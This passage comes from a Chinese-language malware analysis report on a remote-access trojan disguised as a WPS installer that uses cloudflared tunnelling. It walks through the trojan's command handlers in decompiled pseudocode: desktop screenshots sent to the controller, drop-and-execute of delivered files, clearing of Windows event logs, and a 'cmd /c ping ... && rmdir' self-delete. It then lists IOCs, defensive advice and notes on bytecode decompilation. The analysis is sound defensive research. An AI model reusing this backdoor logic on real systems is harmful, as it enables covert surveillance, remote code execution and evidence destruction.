向控制端发送固定格式的文本状态包。它会申请 512 字节缓冲区，把首字节写成 1，再根据模式选择系统错误文本、直接字符串或两段字符串拼接结果作为消息正文，最后通过 socket 发送接口回发给控制端，因此这个函数本质上是样本内部统一的文本状态回传器。

```

if ( !mode )
{
    LastError = GetLastError();
    FormatMessageW(4864, 0, LastError, 1024, &text1, 0, 0);
    v5 = operator new(0x200u);
    memset(v5, 0, 512);
    *v5 = 1;
    wcsncpy_s(v5 + 2, 255, text1);
LABEL_8:
    if ( !this->junk_008 )
    {
        this->Socket->vftable->SendFramed(this->Socket, v5, 512);// 这里实际调用的是 this->Socket->vftable->SendFramed(this->Socket, v5, 512)，把 512 字节文本状态包回传给控制端。
        goto LABEL_10;
    }
    if ( mode == 1 )
    {
        v5 = operator new(0x200u);
        memset(v5, 0, 512);
        v9 = text1;
        *v5 = 1;
        wcsncpy_s(v5 + 2, 255, v9);
        goto LABEL_8;
    }
    if ( mode != 2 )
        return;
    v5 = operator new(0x200u);
    memset(v5, 0, 512);
    v8 = text2;
    v7 = text1;
    *v5 = 1;
    swprintf_s(v5 + 2, 255, L"%s %s\n", v7, v8);
    if ( !this->junk_008 )
    {
        this->Socket->vftable->SendFramed(this->Socket, v5, 512);// 这里实际调用的是 this->Socket->vftable->SendFramed(this->Socket, v5, 512)，把拼好的文本状态包回传给控制端。
        operator delete(v5);
        return;
    }
LABEL_10:
    operator delete(v5);
}

```

case 2 :进入SOCKS/代理链

把当前管理对象直接交给独立的 SOCKS/代理功能处理链。这个分支本身不展开复杂业务，而是调用 socksotp(this) 把控制流切到另一条网络代理逻辑，因此这个分支本质上是样本代理能力的入口。

```
int __thiscall socksotp(CLoginManager *this)
{
    return this->Socket->vftable->Stop(this->Socket);
}
```

case 3 :桌面状态回传

按控制端要求回传桌面状态或桌面图像。它会复用 SendDesktopSnapshotReply 这条公共路径，根据 packet_buf[1] 决定只发桌面状态头，还是把“桌面状态头 + 截图数据”一起返回，因此这个分支本质上是桌面快照回传命令入口。

```
SendDesktopSnapshotReply(this, 1);
else
    SendDesktopSnapshotReply(this, 0);
return;
case 202:
    if ( !this->login_result )           // case 202: 登录成功确认。首次收到时将 login_result 置 1，并回发 0xCB 确认字节。
    {
        InterlockedExchange(&this->login_result, 1);
        scratch.ack_opcode = -53;
        SendFrameC2(this, &scratch.pad_cmd[7], 1);
    }
    return;
default:
    return;
```

SendDesktopSnapshotReply :回传桌面状态和图像

把当前桌面状态头以及可选截图统一打包回发给控制端。它会先构造 1060 字节桌面状态头，再调用截图函数抓取并编码当前桌面，在需要时把图像宽高和图像数据拼接到状态头后面统一发送，因此这个函数本质上是桌面状态和图像的一体化回传函数。

```

v3 = operator new(0x424u); // 创建 1060 字节的 ScreenshotReplyHeader1060 头部缓冲。
memset(v3, 0, 1060);
*v3 = 0;
FormatIdleMinutesString(v3 + 2); // 写入用户空闲时长字符串。这里通过 GetLastInputInfo 和 GetTickCount 计算距离最后一次输入过去了多少分钟，并格式化成类似 "12 min" 的宽字符串。
GetForegroundWindowTitle(v3 + 8); // 写入当前前台窗口标题，用来让控制端看到受害机此刻正在操作或聚焦的窗口名称。
BuildRunningMessengerSummary((v3 + 133)); // 扫描当前运行的常见通讯/协作软件进程，拼出命中的软件摘要字符串，例如 Lark、Slack、Telegram、Teams、Discord 等。
v10 = 0;
out_size = 0;
out_width = 0;
out_height = 0;
v4 = CaptureDesktopToEncodedBmpBuffer(&out_size, &out_width, &out_height, 1, 0, 0, 0); // SendDesktopSnapshotReply 复用 CaptureDesktopToEncodedBmpBuffer 抓取并编码当前桌面，在需要时把图像追加到 1060 字节
if ( out_size && include_image )
{
    include_imagea = out_size + 1060;
    v5 = operator new[] (out_size + 1060);
    v6 = out_height;
    v3[258] = out_width; // 如果包含图像，把图像宽高写入头部末尾。
    v3[259] = v6;
    memcpy(v5, v3, 0x424u);
    v10 = v5;
    memcpy(v5 + 1060, v4, out_size); // 将编码后的图像数据追加在 1060 字节头部之后。
    SendFrameC2(sock, v10, include_imagea);
}
else
{
    SendFrameC2(sock, v3, 1060);
}
}

```

case 4 :直接截图回传

抓取当前桌面并把截图编码后直接发回控制端。它先调用 `CaptureDesktopToEncodedBmpBuffer` 获取编码后的图像缓冲区，再构造一个首字节为 opcode 3 的回包，把图像数据拼在后面通过 `SendFrameC2` 发回；如果截图失败则只记录状态而不发图，因此这个分支本质上是标准截图回传逻辑。

```

scratch.encoded_size = 0;
out_width = 0;
out_height = 0;
v18 = CaptureDesktopToEncodedBmpBuffer(&scratch, &out_width, &out_height, 0, 0, 0, 0); // case 4: 抓取桌面并编码，封装为 opcode 3 的回包发送给控制端。
if ( scratch.encoded_size )
{
    v19 = scratch.encoded_size + 1;
    v20 = operator new[] (scratch.encoded_size + 1);
    v38 = scratch.encoded_size;
    *v20 = 3;
    memcpy(v20 + 1, v18, v38);
    SendFrameC2(Manager, v20, v19);
    if ( v18 )
        operator delete[] (v18);
LABEL_41:
    operator delete[] (v20);
}
else
{
    SendStatusTextPacket(this, 2, &word_41A5CC4, &text2);
}
return;

```

CaptureDesktopToEncodedBmpBuffer :抓图并编码桌面

抓取当前桌面画面并把图像编码成可直接传输的内存缓冲区。它会负责完成屏幕采集、图像编码以及宽高信息输出，调用方再根据返回的缓冲区长度决定是直接发图，还是把图像拼进更大的业务回包，因此这个函数本质上是样本截图链的核心图像生成函数。

```

DesktopWindow = GetDesktopWindow();
DC = GetDC(DesktopWindow);
CompatibleDC = CreateCompatibleDC(DC); // 创建内存 DC，后续所有桌面内容都会先被拷进这个兼容 DC 对应的位图里，再从位图导出像素数据。
v8 = GetDC(0);
DeviceCaps = GetDeviceCaps(v8, 8); // 读取屏幕位深和逻辑/物理分辨率比例，用来把 GetSystemMetrics 得到的桌面尺寸换算成实际截图尺寸。
v31 = GetDeviceCaps(v8, 118) / DeviceCaps;
ReleaseDC(0, v8);
if ( force_size ) // 如果 force_size 非 0，则直接使用调用方传入的 forced_w/forced_h 作为输出截图尺寸；否则按当前桌面尺寸自动计算。
{
    v9 = forced_w;
    v10 = forced_h;
    v27 = forced_w;
    v30 = forced_h;
}
else
{
    SystemMetrics = GetSystemMetrics(78);
    if ( shrink_by_ten ) // shrink_by_ten 为真时，把桌面宽高缩小到约 1/10 后再截图，通常用于低带宽下发缩略图。
    {
        v27 = (SystemMetrics * v31) / 10;
        v12 = (GetSystemMetrics(79) * v31) / 10;
    }
    else
    {
        v27 = (SystemMetrics * v31);
        v12 = (GetSystemMetrics(79) * v31);
    }
    v9 = v27;
    v10 = v12;
    v30 = v12;
}
v22 = (GetSystemMetrics(76) * v31); // 读取虚拟桌面左上角偏移 (SM_XVIRTUALSCREEN / SM_YVIRTUALSCREEN)，兼容多显示器或主屏不在 (0,0) 的场景。
v25 = (GetSystemMetrics(77) * v31);
CompatibleBitmap = CreateCompatibleBitmap(DC, v9, v10); // 创建目标尺寸的兼容位图，并选入内存 DC，作为后续 StretchBlt 的截图落点。
SelectObject(CompatibleDC, CompatibleBitmap);
SetStretchBltMode(CompatibleDC, 3);
v20 = (GetSystemMetrics(78) * v31);
v13 = GetSystemMetrics(78) * v31;
StretchBlt(CompatibleDC, 0, 0, v9, v10, DC, v22, v25, v13, v20, 13369376); // 把整个虚拟桌面从真实屏幕 DC 拉进内存位图；如果输出尺寸和源尺寸不同，这里顺带完成缩放。
memset(&v34[4], 0, 24);
v14 = 4 * v10 * ((32 * v9 + 31) / 32); // 按 32bpp 计算 DIB 像素区大小，并准备 BITMAPINFOHEADER；后面会用 GetDIBits 导出原始像素。

```

```

GetDIBits(CompatibleDC, CompatibleBitmap, 0, v10, v32, v34, 0); // 从兼容位图里取出原始像素，生成标准 DIB 像素缓冲区。
v23 = operator new[](v14 + 54); // 手工拼接 BMP 文件头 + BITMAPINFOHEADER + 像素数据，把截图结果组织成一块完整的内存 BMP。
memset(v23, 0, v14 + 54);
*v23 = v21;
v23[1] = (v14 + 54) >> 16;
v23[2] = 3538944;
*(v23 + 6) = 0;
qmemcpy(v23 + 14, v34, 0x28u);
memcpy(v23 + 54, v32, v14);
v15 = operator new(0x1Cu);
v16 = 0;
if ( v15 )
{
    v15[4] = 0;
    v15[5] = 15;
    *v15 = 0;
    v16 = v15;
}
if ( EncodeBmpBufferToImageStream(v23, v14 + 54, v16) ) // 把刚构造出的内存 BMP 继续交给 EncodeBmpBufferToImageStream 编码，转换成适合网络回传的图像流。
{
    *out_size = *(v16 + 16); // 编码成功后，把输出图像长度和最终宽高写回调用方，再复制一份可独立返回的图像缓冲区。
    *out_width = v27;
    *out_height = v30;
    v18 = operator new[](*out_size);
    v24 = v18;
    if ( *(v16 + 20) < 0x10u )
        v19 = v16;
    else
        v19 = *v16;
    memcpy(v18, v19, *out_size);
    DeleteObject(CompatibleBitmap); // 成功路径：在返回最终编码图像前，清理 GDI 对象和所有中间缓存，只把最后那份输出缓冲区交给上层持有。
    DeleteObject(CompatibleDC);
    ReleaseDC(0, DC);
}

```

case 5 :落盘执行

把控制端附带的文件内容写到当前样本目录下并立即执行。它先从控制包头里取出落地相对路径和命令行参数，把 payload 落成实际文件，再根据文件扩展名到注册表里查询 shell\open\command，按系统默认文件关联方式拼出最终命令并启动，因此这个分支本质上是一个通用的文件下发与执行器。

```

qmemcpy(v8, pkt, sizeof(v8)); // 先把 728 字节的 DropAndExecPacketHeader 拷到栈上方便解析。
memset(v9, 0, sizeof(v9));
memset(v10, 0, sizeof(v10));
GetModuleFileNameW(0, v10, 260);
v3 = wcsrchr(v10, 92);
if ( v3 )
    *(v3 + 2) = 0;
memset(v11, 0, sizeof(v11));
wcscpy_s(v11, 260, v10);
wcscat_s(v11, 260, &v8[132]); // relative_path_w 拼接到当前模块目录，得到最终落地路径。文件内容紧跟在 728 字节头部之后。
FileW = CreateFileW(v11, 0x40000000, 1, 0, 2, 0, 0);
if ( FileW == -1 || !WriteFile(FileW, &pkt[1], packet_len - 728, &v6, 0) )
    return 0;
CloseHandle(FileW);
if ( lstrlenW(&v8[2]) ) // 若 command_line_w 非空，则构造 "<dropped_path> <args>"; 否则仅使用落地路径。
    wprintfW(v9, L"%s %s", v11, &v8[2]);
else
    lstrcpyW(v9, v11);
if ( v8[1] ) // ExecuteFileViaAssociatedCommand 按 launch_mode 启动刚写出的文件: mode 0 与 mode 1 分别对应不同的执行方式/窗口参数。
{
    if ( v8[1] == 1 )
        ExecuteFileViaAssociatedCommand(v9, 0);
}
else
{
    ExecuteFileViaAssociatedCommand(v9, 5);
}
return 1;

```

case 6 :异步路径启动

根据控制端给出的路径条件性地异步启动目标程序。它把 packet_buf + 1 当成宽字符串路径交给 LaunchDroppedPathIfMissing，由后者检查目标路径和文件状态，只有在检查通过且文件不存在时才创建新进程执行，因此这个分支本质上是一个带条件判断的异步启动器。

LaunchDroppedPathIfMissing :条件性启动目标路径

检查传入路径是否满足条件，并在目标文件不存在时尝试启动。它会先复制路径、拆出最终目标文件，再结合路径检查和文件存在性结果决定是否创建新进程，因此这个函数本质上是样本的条件触发式异步路径启动器。

```

// 命令 6 的异步 helper。解析宽字符串路径，如果目标文件不存在且检查通过，则在 WinSta0\Default 上创建新进程。
int __stdcall LaunchDroppedPathIfMissing(const unsigned __int16 *path_w)
{
    int result; // eax
    int v2; // esi
    void *v3; // edi
    int v4; // eax
    int v5; // esi
    _DWORD v6[17]; // [esp+8h] [ebp-54h] BYREF
    _BYTE v7[16]; // [esp+4Ch] [ebp-10h] BYREF

    result = lstrlenW(path_w);
    v2 = result;
    if ( result )
    {
        v3 = operator new[](2 * (result + 1));
        memcpy(v3, path_w, 2 * v2 + 2); // 复制宽字符串路径，避免直接改变原包内存。
        v4 = wcsrchr(v3, 47); // 查找路径里最后一个 "/"，后面那部分是真正要执行的文件名。
        v5 = v4 + 2;
        if ( v4 != -2 && sub_41868E0(v3, v4 + 2) && GetFileAttributesW(v5) == -1 && GetLastError() == 2 )
        {
            memset(&v6[1], 0, 64);
            v6[0] = 68;
            v6[2] = L"WinSta0\\Default";
            CreateProcessW(0, v5, 0, 0, 0, 0, 0, 0, v6, v7);
            operator delete[](v3);
            return 1;
        }
        else
        {
            operator delete[](v3);
            return 0;
        }
    }
    return result;
}

```

case 7 :更新GROUP/REMARK

把控制端下发的分组名或备注值写进本地配置。它根据 packet_buf[1] 选择更新 GROUP 或 REMARK，再把宽字符串内容编码成十六进制注册表二进制数据，并通过 reg add 命令写入 HKCU\\SOFTWARE\\QuickNetwork，因此这个分支本质上是样本本地配置项的远程更新逻辑。

```
case 7:
{
    if ( packet_buf[1] )
    {
        if ( packet_buf[1] == 1 )
            WriteQuickNetworkBinaryValueViaRegAdd(L"REMARK", (packet_buf + 2)); // case 7/1: 调用 WriteQuickNetworkBinaryValueViaRegAdd 把 REMARK 写入 HKCU\\SOFTWARE\\QuickNetwork。
        else
        {
            WriteQuickNetworkBinaryValueViaRegAdd(L"GROUP", (packet_buf + 2)); // case 7/0: 调用 WriteQuickNetworkBinaryValueViaRegAdd 把 GROUP 写入 HKCU\\SOFTWARE\\QuickNetwork。
        }
    }
    return;
}
```

WriteQuickNetworkBinaryValueViaRegAdd:

写QuickNetwork配置值

把传入的宽字符串值编码成十六进制 REG_BINARY 数据，再通过 cmd /c reg add 写入 HKCU\\SOFTWARE\\QuickNetwork 指定值名。样本用它远程更新 GROUP 和 REMARK 两个配置项，因此这个函数本质上是样本的 QuickNetwork 配置落地器。

```
v7 = operator new[](2 * (2 * v2 + 1));
for ( i = 0; i < v2; ++i ) // 把原始 UTF-16 字节逐字节展开成十六进制文本，每个字节会变成两个十六进制字符，供 'reg add /d' 作为 REG_BINARY 数据使用。
{
    v7[2 * i] = word_41A5AC4[v3[i] >> 4];
    v7[2 * i + 1] = word_41A5AC4[v3[i] & 0xF];
}
v7[2 * v2] = 0;
v9 = 2 * v2 + 1024;
v10 = operator new[](2 * v9);
swprintf_s(v10, v9, L"cmd /c reg add \"HKCU\\SOFTWARE\\QuickNetwork\" /v %s /t REG_BINARY /d %s /f\", &v17, v7); //
// 拼接最终命令: "cmd /c reg add \"HKCU\\SOFTWARE\\QuickNetwork\" /v <ValueName> /t REG_BINARY /d <HexData> /f"，通过系统命令行工具落地配置。
v11[0] = 68;
memset(&v11[1], 0, 64);
v14 = 0;
v15 = 0;
v16 = 0;
v11[11] = 1;
LOWORD(v11[12]) = 0;
v13 = 0;
if ( CreateProcessW(0, v10, 0, 0, 0, 0x00000000, 0, 0, v11, &v13) ) // 隐藏创建 cmd 进程执行 reg add，并等待其结束，确保 GROUP 或 REMARK 已经真正写入注册表后再返回。
{
    WaitForSingleObject(v13, -1);
    CloseHandle(v13);
    CloseHandle(v14);
}
```

case 8 :检查进程存在

检查控制端指定的进程名当前是否正在系统中运行。它会遍历系统进程快照，把每个 szExeFile 与目标进程名比较，若命中则向控制端回发一个 1 字节 opcode 2 的确认包，因此这个分支本质上是进程存在性探测命令。

CheckProcessExistsAndAck :检查进程并回确认

遍历系统进程列表查找目标进程名，命中后立刻向控制端回发确认包。它通过进程快照枚举每个 szExeFile 并做字符串比较，只有找到目标进程时才发送 1 字节应答，因此这个函数本质上是样本的进程存在性回执器。

```
// 命令 8 的检查例程。枚举进程名，找到目标进程后给控制端回一个 1 字节的 opcode=2 应答。
int __thiscall CheckProcessExistsAndAck(CLoginManager *this, const unsigned __int16 *process_name_w)
{
    int Toolhelp32Snapshot; // edi
    int result; // eax
    char v6; // [esp+13h] [ebp-259h] BYREF
    _DWORD v7[139]; // [esp+14h] [ebp-258h] BYREF
    __int16 v8; // [esp+240h] [ebp-2Ch]
    int v9; // [esp+250h] [ebp-1Ch]
    int v10; // [esp+254h] [ebp-18h]
    int v11; // [esp+268h] [ebp-4h]

    v10 = 7;
    v9 = 0;
    v8 = 0;
    v11 = 0;
    Toolhelp32Snapshot = CreateToolhelp32Snapshot(2, 0);
    if ( Toolhelp32Snapshot == -1 )
    {
        SendStatusTextPacket(this, 1, &word_41A5B88, &text2);
    }
    else
    {
        memset(&v7[1], 0, 552); // 这里准备的是 PROCESSENTRY32W 结构。
        v7[0] = 556;
        result = Process32FirstW(Toolhelp32Snapshot, v7);
        if ( result )
        {
            while ( wcsncmp(&v7[9], process_name_w) )
            {
                result = Process32NextW(Toolhelp32Snapshot, v7);
                if ( !result )
                    return result;
            }
            v6 = 2; // 找到目标进程后，回发 1 字节 opcode=2 通知控制端。
            return SendFrameC2(this, &v6, 1);
        }
    }
    return result;
}
```

case 9 :固定确认回包

向控制端回发一个固定内容的 1 字节确认包。它直接构造数值为 20 的状态字节并通过 SendFrameC2 发送，因此这个分支本质上是协议中的轻量级确认响应。

```
case 9:
    scratch.ack_opcode = 20;
    SendFrameC2(this, &scratch.pad_cmd[7], 1);
    return;
```

case 10 :参数化截图回传

按控制端给出的附加参数执行一次截图并回传。它先从控制包中取出额外参数传给 CaptureDesktopToEncodedBmpBuffer，再把结果封装成“1 字节 opcode 20 + 4 字节图像长度

+ 图像数据”的格式发回控制端，因此这个分支本质上是带参数控制的截图回传逻辑。

```
v40 = *(packet_buf + 5);
v39 = *(packet_buf + 1);
v47 = 0;
out_width = 0;
out_height = 0;
v21 = CaptureDesktopToEncodedBmpBuffer(&v47, &out_width, &out_height, 0, 1, v39, v40); // case 10: 调用 CaptureDesktopToEncodedBmpBuffer 按指定参数抓图并编码，再封装为 opcode 20 + 长度
v22 = v47;
v23 = v21;
out_height = v47 + 5;
v20 = operator new[](v47 + 5);
*v20 = 20;
*(v20 + 1) = v22;
memcpy(v20 + 5, v23, v22);
SendFrameC2(Manager, v20, out_height);
```

case 11 :清理事件日志

依次清空 Application、Security 和 System 三类 Windows 事件日志。它通过 OpenEventLogW 打开日志，再调用 ClearEventLogW 清空内容并关闭句柄，因此这个分支本质上是标准的系统日志清痕逻辑。

```
case 11:
    v43 = L"Application"; // 命令 11 依次清空三类 Windows 事件日志。
                                // 应用程序日志
    v44 = L"Security";      // 安全日志
    v45 = L"System";        // 系统日志
    for ( i = 0; i < 3; ++i )
    {
        v25 = OpenEventLogW(0, (&v43)[i]);
        v26 = v25;
        if ( v25 )
        {
            ClearEventLogW(v25, 0);
            CloseEventLog(v26);
        }
    }
    return;
```

case 12 :自重启并继续退出链

先重新拉起一个新的自身实例，再继续进入后续退出和自删除流程。它调用的 WriteCrashMiniDumpFilter 实际会取出当前样本路径和命令行，重新 CreateProcessW 启动一个新的自身进程，然后退出当前实例；由于这个分支没有 break，后面还会继续落入 case 13，因此它本质上是在自删除前补拉起一个新的样本副本。

```
GetModuleFileNameW(0, v3, 510);
CommandLine = GetCommandLine();
GetStartupInfo(v1);
CreateProcessW(v3, CommandLine, 0, 0, 0, 32, 0, 0, v1, v2); // 重启自己
ExitProcess(-1);
```

case 13 :提权自删除退出

先为当前进程打开调试权限，再构造延时删除当前样本目录的命令并退出自己。它会调用 `EnablePrivilege(L"SeDebugPrivilege", 1)`，再通过 `NtSetInformationProcess` 修改当前进程的某个保护状态，随后拼出 `cmd /c ping ... && rmdir /s /q "<目录>"` 这条命令隐藏启动，最后调用 `ExitProcess(0)` 结束自身，因此这个分支本质上是样本的提权、自删除和退出链。

```
case 13:
    EnablePrivilege(L"SeDebugPrivilege", 1); // 命令 13 会提权、构造 cmd 自删除命令，然后退出当前进程。
    ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
    if ( ModuleHandleW )
    {
        NtSetInformationProcess = GetProcAddress(ModuleHandleW, "NtSetInformationProcess");
        if ( NtSetInformationProcess )
        {
            CurrentProcessId = GetCurrentProcessId();
            v30 = OpenProcess(0x1FFFFFF, 0, CurrentProcessId);
            v31 = v30;
            if ( v30 )
            {
                out_height = 0;
                NtSetInformationProcess(v30, 29, &out_height, 4); // 解除“终止时蓝屏”保护
                CloseHandle(v31);
            }
        }
    }
    memset(module_path_w, 0, sizeof(module_path_w));
    GetModuleFileNameW(0, module_path_w, 260); // 得到当前目录
    v32 = wcsrchr(module_path_w, 92);
    if ( v32 )
    {
        *(v32 + 2) = 0;
        memset(scratch.self_delete_cmd_w, 0, sizeof(scratch.self_delete_cmd_w));
        vsprintf_s(scratch.self_delete_cmd_w, L"cmd /c ping 127.0.0.1 -n 3 >nul && rmdir /s /q \"%s\\\"", module_path_w); // 构造自删除命令
    }
}
```

case 14-case 16 :电源操作

执行系统关机、重启和注销/关机类动作。它们都会先调用 `EnablePrivilege(L"SeShutdownPrivilege", 1)` 为当前进程临时打开电源控制权限，再分别调用 `ExitWindowsEx(4, 0)`、`ExitWindowsEx(6, 0)` 和 `ExitWindowsEx(5, 0)` 执行对应动作，最后统一调用 `EnablePrivilege(L"SeShutdownPrivilege", 0)` 把权限关闭；`EnablePrivilege` 内部是通过 `OpenProcessToken`、`LookupPrivilegeValueW` 和 `AdjustTokenPrivileges` 启用或关闭权限，因此这一组分支本质上就是通过临时开启 `SeShutdownPrivilege` 来执行系统电源控制。

```
case 14:
    EnablePrivilege(L"SeShutdownPrivilege", 1);
    ExitWindowsEx(4, 0); // 执行关机
    goto LABEL_62;
case 15:
    EnablePrivilege(L"SeShutdownPrivilege", 1);
    ExitWindowsEx(6, 0); // 重启
    goto LABEL_62;
case 16:
    EnablePrivilege(L"SeShutdownPrivilege", 1);
    ExitWindowsEx(5, 0); // 执行注销/关机类操作
LABEL_62:
    EnablePrivilege(L"SeShutdownPrivilege", 0);
    return;
```

case 17 :切换插件模式

切换插件匹配或插件执行模式标志 reserved_430。它会在 0 和 1 之间切换该标志，并发送对应状态提示；由于插件探测逻辑会根据这个标志决定模块名是否附加 _bin 后缀，因此这个分支本质上是在远程切换插件模式。

```
reserved_430 = this->reserved_430;          // case 17: 切换 reserved_430 模式标志；该标志会影响插件模块名匹配方式（例如附加 _bin 后缀）。
if ( reserved_430 )
{
    if ( reserved_430 == 1 )
    {
        this->reserved_430 = 0;
        SendStatusTextPacket(this, 1, &word_41A5BDC, &text2);
    }
}
else
{
    this->reserved_430 = 1;
    SendStatusTextPacket(this, 1, &word_41A5BC0, &text2);
}
return;
```

case 201 :桌面状态/图像一体回传

把当前桌面状态以及可选截图统一回传给控制端。它会调用 SendDesktopSnapshotReply，由后者构造 1060 字节桌面状态头，并在需要时把编码后的桌面图像拼接到后面一起发送，因此这个分支本质上是桌面状态和截图的一体化回传逻辑。

SendDesktopSnapshotReply case 3分析过了

```
case 201:
    if ( packet_buf[1] )
LABEL_72:
        SendDesktopSnapshotReply(this, 1);
    else
        SendDesktopSnapshotReply(this, 0);
    .
```

case 202 :登录确认

确认当前控制连接已经成功建立。它会把 login_result 原子地置为 1，并向控制端回发一个 0xCB 的 1 字节确认包，因此这个分支本质上是样本会话建立成功后的状态确认逻辑。

```
case 202:
if ( !this->login_result )          // case 202: 登录成功确认。首次收到时将 login_result 置 1，并回发 0xCB 确认字节。
{
    InterlockedExchange(&this->login_result, 1);
    scratch.ack_opcode = -53;
    SendFrameC2(this, &scratch.pad_cmd[7], 1);
}
return;
```

至此，该恶意样本已完成整个远控后门的构建过程，攻击者可随时调取用户终端所有信息。

五、IOC信息

5.1 C&C

www.qccf2.cyou

5.2 SHA256

cloudflared_installer.exe	eee012d45335050983d74c367162e4976e830af82de3209ce91b3361b595fac4
cloudflared_installer.tmp	21f15350de34eca4dd28158c814bd560cce87d00edc8e78639e15ff060c6528b
CoreLogic.dll	276c2c7f238500cf0cf3f227504289d067cb38db3cf88e1f7cf10199b79e1789
wps8bd-x64.exe	f151d589a22227756920e7ad6d7ae24c00cd790c42e820f970d1e46e97a1e20b
WindowsEvent.exe	be023fac79d2c9be6e3874a78cae4e4d86db9a1fb540aec4032f9df529797ca4
payLoad2.bin	5f825d5e6bfba99cd494145cebf6de0d0a15d589b2c07e15c5590a4522a54c2b
Guard.dll	234e99ce891fa5e09a3bd328d1becc630edf73b42411804e775f43274f9e48df
VBScript.vbs	a5125185e9ed46947c731d209e5640255c0c31ff01a36f435e4e9a591bd7d63f
payLoad2PE.bin	02cddb2e20bae84bc3d476b05b39805775a38559a558290e445e4038a786d77

六、防护建议

用户需高度警惕此次Cloudflare隧道远控木马威胁。该恶意程序伪装成WPS安装包传播，借助合法cloudflared组件实现白利用免杀，通过系统服务、计划任务双重持久化，并利用TCP隧道隐蔽外联，具备极强的隐蔽性与攻击性。

火绒安全建议广大用户：

- 1、立即升级病毒库，开启全盘扫描与实时防护
- 2、重点拦截可疑安装程序、异常服务启动及隧道外联行为
- 3、切勿运行来历不明的软件安装包
- 4、及时清理可疑启动项与计划任务
- 5、有效防范此类高级远控木马入侵，保障设备与数据安全

附录1 Gentee字节码反编译:

maincmdproc_asm 还原说明

Gentee_load加载的字节码还原为对应的C++代码:

1. 目的

maincmdproc_asm 是怎么整理成当前 C++ 伪代码的。

使用gentee_load加载的gs字节码与官方 Gentee ge_toasm 转换的汇编代码进行对应还原。

2. 对应字节码片段与汇编代码片段

ge_toasm汇编：

```
p_value = &eval->value;
*p_value = frame->value;
*p_value = *p_value == 0;
if ( *p_value )
    return 11;
v5 = (unsigned int *) (vm->node_ptr + 4);
*v5 = frame->value;
v6 = *v5;
v5 += 3;
*v5++ = v6;
*v5 = 1008;
v7 = *v5;
v8 = v5 + 1;
*v8 = *v8 == v7;
if ( *v8 )
    return 84;
v9 = v8 + 1;
v10 = *v9;
v9 += 3;
*v9++ = v10;
*v9 = 1007;
v11 = *v9;
v12 = v9 + 1;
*v12 = *v12 == v11;
if ( *v12 )
    return 84;
v13 = v12 + 1;
v14 = *v13;
v13 += 3;
*v13++ = v14;
*v13 = 2;
v15 = *v13;
v16 = v13 + 1;
*v16 = *v16 == v15;
if ( *v16 )
```

// eval->value = frame->value

// 初始化完成返回
// 从 vm->node_ptr 取命令值并进入 1008/1007 判断
// 1008/1007 分支入口

// cmd=2 确认或退出分支

// 这里比较 cmd 是否等于 2

// 命中 cmd=2 时走确认或退出处理

gs字节码：

CDatasize { iconapp }+	CVarload+	CSetI+
Call @load+	CVarload+	CVarload+
Call bytecode_1397+	CCmdcall { 4 }+	CDwload { 1 }+
CPtrglobal+	CGoto+	CEqUITUI+
CGetI+	CPtrglobal+	CIfze+
CIfznocls+	CVarload+	CPtrglobal+
CDwload { 0 }+	CDwload { 1008 }+	CDwload { 1 }+
CGotonocls+	CEqUITUI+	CSetI+
CPop+	CSetI+	CPtrglobal+
CPtrglobal+	CVarload+	CGetI+
Call #*+	CDwload { 1008 }+	CDwload { 1 }+
CDwload { 1 }+	CEqUITUI+	CAddUITUI+
CSubUITUI { 1565:bytecode_1565 }+	CIfznocls+	_Call_ bytecode_1565+
Call bytecode_1565+	CPtrglobal+	CGoto+
CVarload+	CGetI+	CVarload+
CDup+	CDwload { 1 }+	CDwload { 2 }+
CDwload { 1008 }+	CAddUITUI+	CEqUITUI+
CEqUITUI+	CGotonocls+	CIfznocls+
CIfznocls+	CPop+	CVarload+
CDup+	CPtrglobal+	CDatasize { #laskexit# }+
CDwload { 1007 }+	CGetI+	_Call_ @load+
CEqUITUI+	CDwload { 1 }+	CVarload+
CIfznocls+	CSubUITUI { 1565:bytecode_1565 }+	CDatasize { #lcaption# }+
CPtrglobal+	_Call_ bytecode_1565+	_Call_ @load+
CGetI+	CGoto+	_Call_ bytecode_1378+
CIfznocls+	CPop+	CDwload { 6 }+
CVarload+	CDup+	CEqUITUI+
CDwload { 753 }+	CDwload { 2 }+	CIfze+
CEqUITUI+	CEqUITUI+	CVarload+
CLognot+	CIfznocls+	CDwload { 0 }+
CIfze+	CVarsinit+	_Call_ EndDialog+
CPtrglobal+	CVarload+	CGoto+
CGetI+	CDatasize { DNocancel }+	CDwload { 0 }+
CPtrglobal+	_Call_ @load+	CReturn+
CPtrglobal+	_Call_ bytecode_1292+	
CGetI+	CIfze+	
Call @index+	CDwload { 0 }+	
CDwload { 20 }+	CReturn+	
CAddUITUI+	CVarptrload+	
CGetI+	CVarload+	
CVarload+	CDatasize { DOK }+	
	Call @load+	
	Call bytecode_1292+	
	CNop+	

3. 当前 C++ 还原片段

```
enum class UiCommand : u32
{
    PrevOrLeft = 1007,
    NextOrRight = 1008,
    Confirm = 2,
};
```

```

static int MainCommandDispatch(
    RuntimeState& st,
    UiCommand cmd,
    u32 hwnd,
    u32 arg3,
    u32 arg4)
{
    (void)hwnd;
    (void)arg4;

    // iconapp + 1397 + 1565
    // UI initialization and state-step refresh.

    if (cmd == UiCommand::PrevOrLeft || cmd == UiCommand::NextOrRight)
    {
        if (st.active_object != nullptr && arg3 != 753)
        {
            // Dispatch to active object callback.
            return 0;
        }

        if (cmd == UiCommand::NextOrRight)
            ++st.state_step;
        else
            --st.state_step;
        return 0;
    }

    if (cmd == UiCommand::Confirm)
    {
        // DNocancel / DOK / #laskexit# / #lcaption#
        // Confirm/cancel/exit dialog branch.
        return 0;
    }

    return 0;
}

```

4. 怎么对应

初始化块

字节码开头出现：

```
CDatasize { iconapp } ↓  
_Call_ @load ↓  
_Call_ bytecode_1397 ↓  
... ↓  
_Call_ bytecode_1565
```

所以 C++ 里把这段收成：

```
// iconapp + 1397 + 1565 ↓  
// UI initialization and state-step refresh
```

意思就是：

- 先加载 iconapp
- 再做图标/界面初始化
- 然后刷新某个状态值

1008 / 1007 分支

字节码里有：

```
CDwload { 1008 } ↓  
CEqUIUI ↓  
... ↓  
CDwload { 1007 } ↓  
CEqUIUI
```

所以 C++ 里把它收成：

```
if (cmd == UiCommand::PrevOrLeft || cmd == UiCommand::NextOrRight) {
```

也就是：

- 1007
- 1008

这两个常量被解释成一组命令分支。

对象回调分支

字节码里有：

```
CDwload { 753 } ↓  
CEqUIUI ↓  
CLognot ↓  
... ↓  
CCmdcall { 4 }
```

所以 C++ 里把这段收成：

```
if (st.active_object != nullptr && arg3 != 753) {  
    ↓  
    // Dispatch to active object callback ↓  
    return 0; ↓  
